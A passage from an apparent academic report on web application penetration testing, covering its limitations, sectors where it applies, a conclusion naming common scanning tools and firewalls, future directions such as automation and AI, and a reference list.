6. False Sense of Security: Organizations may fall into a false sense of security after conducting penetration testing. They may assume that their web application is secure without addressing other security aspects such as secure coding practices, employee training, or infrastructure security.

7. Cost and Resource Intensive: Penetration testing requires skilled professionals, specialized tools, and time commitment, making it a costly endeavor. Organizations need to allocate appropriate resources and budget for conducting regular penetration testing.

8. Dynamic Security Landscape: The security landscape is constantly evolving, and new threats and attack techniques emerge regularly. Penetration testing may not capture all the latest attack vectors or zero-day vulnerabilities, necessitating ongoing security monitoring and adaptation.

9. Lack of Standardization: The field of web application penetration testing lacks standardized methodologies and frameworks, leading to variations in testing approaches and results. This makes it challenging to compare assessments conducted by different vendors or professionals.

10. Ethical Considerations: Penetration testing involves actively probing and exploiting vulnerabilities, which raises ethical considerations. Organizations must ensure that penetration testing is conducted with proper consent, adherence to legal requirements, and respect for privacy and data protection regulations.

APPLICATION

The area where the solutions can be applied:

1. Software Development Companies: Web application penetration testing is essential for software development companies that build and deploy web applications. By conducting thorough penetration testing, these companies can identify and fix vulnerabilities before the applications are released to the market, ensuring a higher level of security for their clients and users.

2. E-commerce Platforms: E-commerce platforms heavily rely on web applications to facilitate online transactions. Penetration testing helps identify and mitigate security risks that could lead to data breaches, financial losses, or reputational damage. By ensuring the security of their web applications, e-commerce platforms can enhance customer trust and protect sensitive information.

3. Financial Institutions: Banks, insurance companies, and other financial institutions often provide online banking and financial services through web applications. Penetration testing is crucial to identify vulnerabilities that could lead to unauthorized access, data theft, or

fraudulent activities. Robust security measures in web applications help maintain customer trust and protect financial assets.

4. Government Organizations: Government agencies and departments use web applications for various purposes, including citizen services, data collection, and administrative processes. Penetration testing helps uncover vulnerabilities that could be exploited by malicious actors to gain unauthorized access or disrupt government services. It is crucial for government organizations to secure their web applications to protect sensitive data and maintain operational integrity.

5. Healthcare Industry: With the increasing digitization of healthcare services, web applications play a vital role in managing patient records, scheduling appointments, and providing telemedicine solutions. Penetration testing ensures the confidentiality, integrity, and availability of healthcare systems, safeguarding patient data and protecting against unauthorized access or data breaches.

6. Educational Institutions: Educational institutions rely on web applications for student enrollment, course management, and online learning platforms. Conducting penetration testing helps identify vulnerabilities that could compromise student data, financial records, or educational resources. By securing their web applications, educational institutions can provide a safe and reliable online environment for students and staff.

7. Social Media Platforms: Social media platforms handle massive amounts of user data and interactions. Web application penetration testing helps detect vulnerabilities that could expose user information, compromise account security, or enable unauthorized access. Robust security measures are essential to protect user privacy, prevent identity theft, and maintain the trust of millions of users.

8. Cloud Service Providers: Cloud service providers offer various web-based services, such as storage, computing resources, and application hosting. Penetration testing helps ensure the security of these web-based services, protecting customer data, and preventing unauthorized access to sensitive information stored in the cloud. Reliable security measures are critical for maintaining the integrity and availability of cloud services.

9. Online Gaming Platforms: Web-based gaming platforms rely on web applications to provide interactive gaming experiences to users. Penetration testing helps identify vulnerabilities that could compromise the gaming platform's security, leading to cheating, unauthorized access, or financial fraud. Ensuring a secure gaming environment is crucial for protecting user accounts, virtual assets, and the overall gaming experience.

10. Critical Infrastructure Providers: Organizations that operate critical infrastructure, such as power plants, water treatment facilities, or transportation systems, increasingly rely on web applications for monitoring and control. Penetration testing helps identify vulnerabilities that could be exploited to disrupt essential services or gain unauthorized control over critical

systems. Securing web applications is essential to maintaining the integrity and availability of critical infrastructure.

These are just a few examples of the diverse range of applications where web application penetration testing plays a crucial role in enhancing security, protecting sensitive information, and mitigating risks associated with web-based systems and services.

CONCLUSION

Web application penetration testing is an essential process in ensuring the security and integrity of web-based systems. Throughout this study, we have explored various techniques, methodologies, and tools employed in the field of web application penetration testing. The primary objective of this research was to assess the effectiveness of different approaches in identifying vulnerabilities and protecting web applications from potential cyber threats.

The findings of this study shed light on the critical role of web application penetration testing in safeguarding sensitive information, preventing unauthorized access, and mitigating the risk of cyber attacks. Through a comprehensive review of the literature, it became evident that web application vulnerabilities are prevalent and pose significant security challenges. Therefore, conducting regular penetration testing is crucial to identify weaknesses and implement appropriate security measures.

One of the key techniques examined in this study was the use of penetration testing tools such as Nmap, Nikto, and Dirb. These tools provide valuable capabilities in scanning and assessing the security posture of web applications. Nmap scans the network and identifies open ports, while Nikto and Dirb focus on identifying vulnerabilities and common misconfigurations. By utilizing these tools, organizations can gain valuable insights into potential security gaps and take proactive measures to address them.

Furthermore, the study delved into the significance of protocols like SSH, FTP, Telnet, and MySQL in web application penetration testing. These protocols are frequently targeted by attackers and require meticulous testing to ensure their robustness. Exploitation of these protocols can lead to unauthorized access, data breaches, and compromised systems. By conducting thorough penetration testing, organizations can identify vulnerabilities in these protocols and implement appropriate security controls to mitigate the risks.

In addition to technical tools and protocols, this study also highlighted the importance of Web Application Firewalls (WAFs) in defending against web application attacks. WAFs act as a protective layer, filtering and monitoring incoming traffic to identify and block malicious requests. Implementing a WAF can significantly enhance the security of web applications by detecting and mitigating various attack vectors such as SQL injection, cross-site scripting (XSS), and cross-site request forgery (CSRF).

The research findings also emphasized the need for a comprehensive and systematic approach to web application penetration testing. This includes thorough reconnaissance, vulnerability scanning, manual testing, and reporting. A combination of automated tools and manual techniques provides a holistic view of the application's security posture and ensures that no vulnerabilities are left undetected. Moreover, the regularity and frequency of testing play a vital role in maintaining a robust security posture, as new vulnerabilities are constantly emerging.

In conclusion, web application penetration testing is an indispensable process in today's digital landscape. It is crucial for organizations to understand the importance of identifying and mitigating vulnerabilities to protect sensitive data and maintain the trust of their users. This study has provided valuable insights into the techniques, methodologies, and tools employed in web application penetration testing, emphasizing the significance of continuous testing and proactive security measures. By adopting a comprehensive approach and staying up to date with emerging threats, organizations can enhance the security of their web applications and mitigate the risks associated with cyber attacks.

FUTURE SCOPE

Enhancements that can be made in the future.

Web application penetration testing plays a crucial role in ensuring the security and integrity of web-based systems. As technology advances and cyber threats evolve, there is a continuous need for enhancements and improvements in this field. The future scope of web application penetration testing holds immense potential for further advancements to address emerging challenges and provide more robust security solutions.

One of the key areas for enhancement is the automation of penetration testing processes. While automation tools and frameworks already exist, further advancements can be made to improve their accuracy, efficiency, and coverage. This includes developing smarter algorithms and machine learning techniques that can identify vulnerabilities, exploit them, and provide actionable insights for remediation.

Another aspect that can be explored is the integration of artificial intelligence (AI) and threat intelligence into web application penetration testing. AI algorithms can analyze vast amounts of data and patterns to detect sophisticated attack vectors and anomalies. By leveraging AI and threat intelligence, penetration testers can proactively identify potential vulnerabilities and stay ahead of emerging threats.

Furthermore, there is a growing need for real-time monitoring and continuous security testing of web applications. Traditional penetration testing is often conducted periodically, but with the evolving threat landscape, continuous testing becomes essential. Implementing techniques

such as dynamic application security testing (DAST) and runtime application self-protection (RASP) can provide ongoing protection and monitoring of web applications, ensuring that vulnerabilities are promptly detected and mitigated.

The future of web application penetration testing also lies in the adoption of advanced testing methodologies and frameworks. Techniques like fuzz testing, API testing, and mobile application testing can be further refined and integrated into the testing process. Additionally, the inclusion of business logic testing and security testing of third-party components can enhance the overall effectiveness of penetration testing.

Moreover, collaboration and knowledge sharing within the web application security community can drive future enhancements. Establishing platforms for sharing best practices, vulnerability repositories, and industry standards can promote collaboration among security professionals and facilitate the development of innovative approaches and tools.

In conclusion, the future of web application penetration testing is promising, with vast opportunities for enhancements. By embracing automation, AI, continuous testing, advanced methodologies, and collaboration, the field can evolve to effectively address the ever-growing challenges of securing web applications in an increasingly interconnected and dynamic digital landscape.

References:

1. Nagpure, Sangeeta, and Sonal Kurkure. "Vulnerability assessment and penetration testing of Web application." *2017 International Conference on Computing, Communication, Control and Automation (ICCUBEA)*. IEEE, 2017.

2. Nagendran, K., et al. "Web application penetration testing." *Int. J. Innov. Technol. Explor. Eng* 8.10 (2019): 1029-1035.

3. ĐURIĆ, Zoran. "WAPTT-Web application penetration testing tool." *Advances in Electrical and Computer Engineering* 14.1 (2014): 93-102.

4. Altulaihan, Esra Abdullatif, Abrar Alismail, and Mounir Frikha. "A Survey on Web Application Penetration Testing." *Electronics* 12.5 (2023): 1229.

5. Mirjalili, M.; Nowroozi, A.; Alidoosti, M. A survey on a web penetration test. Adv. Comput. Sci. Int. J. 2014, 3, 117–121.

6. Fredj, O.B.; Cheikhrouhou, O.; Krichen, M.; Hamam, H.; Derhab, A. An OWASP top ten driven survey on web application protection methods. In Risks and Security of Internet and

Systems, Proceedings of the 15th International Conference, CRiSIS 2020, Paris, France, 4–6 November 2020; Springer: Cham, Switzerland, 2021; pp. 235–252.

7. Wibowo, R.M.; Sulaksono, A. Web vulnerability through cross site scripting (XSS) detection with OWASP security shepherd. Indones. J. Inf. Syst. 2021, 3, 149–159.

8. Hasan, A.; Meva, D. Web application safety by penetration testing. Int. J. Adv. Stud. Sci. Res. 2018, 3, 159–163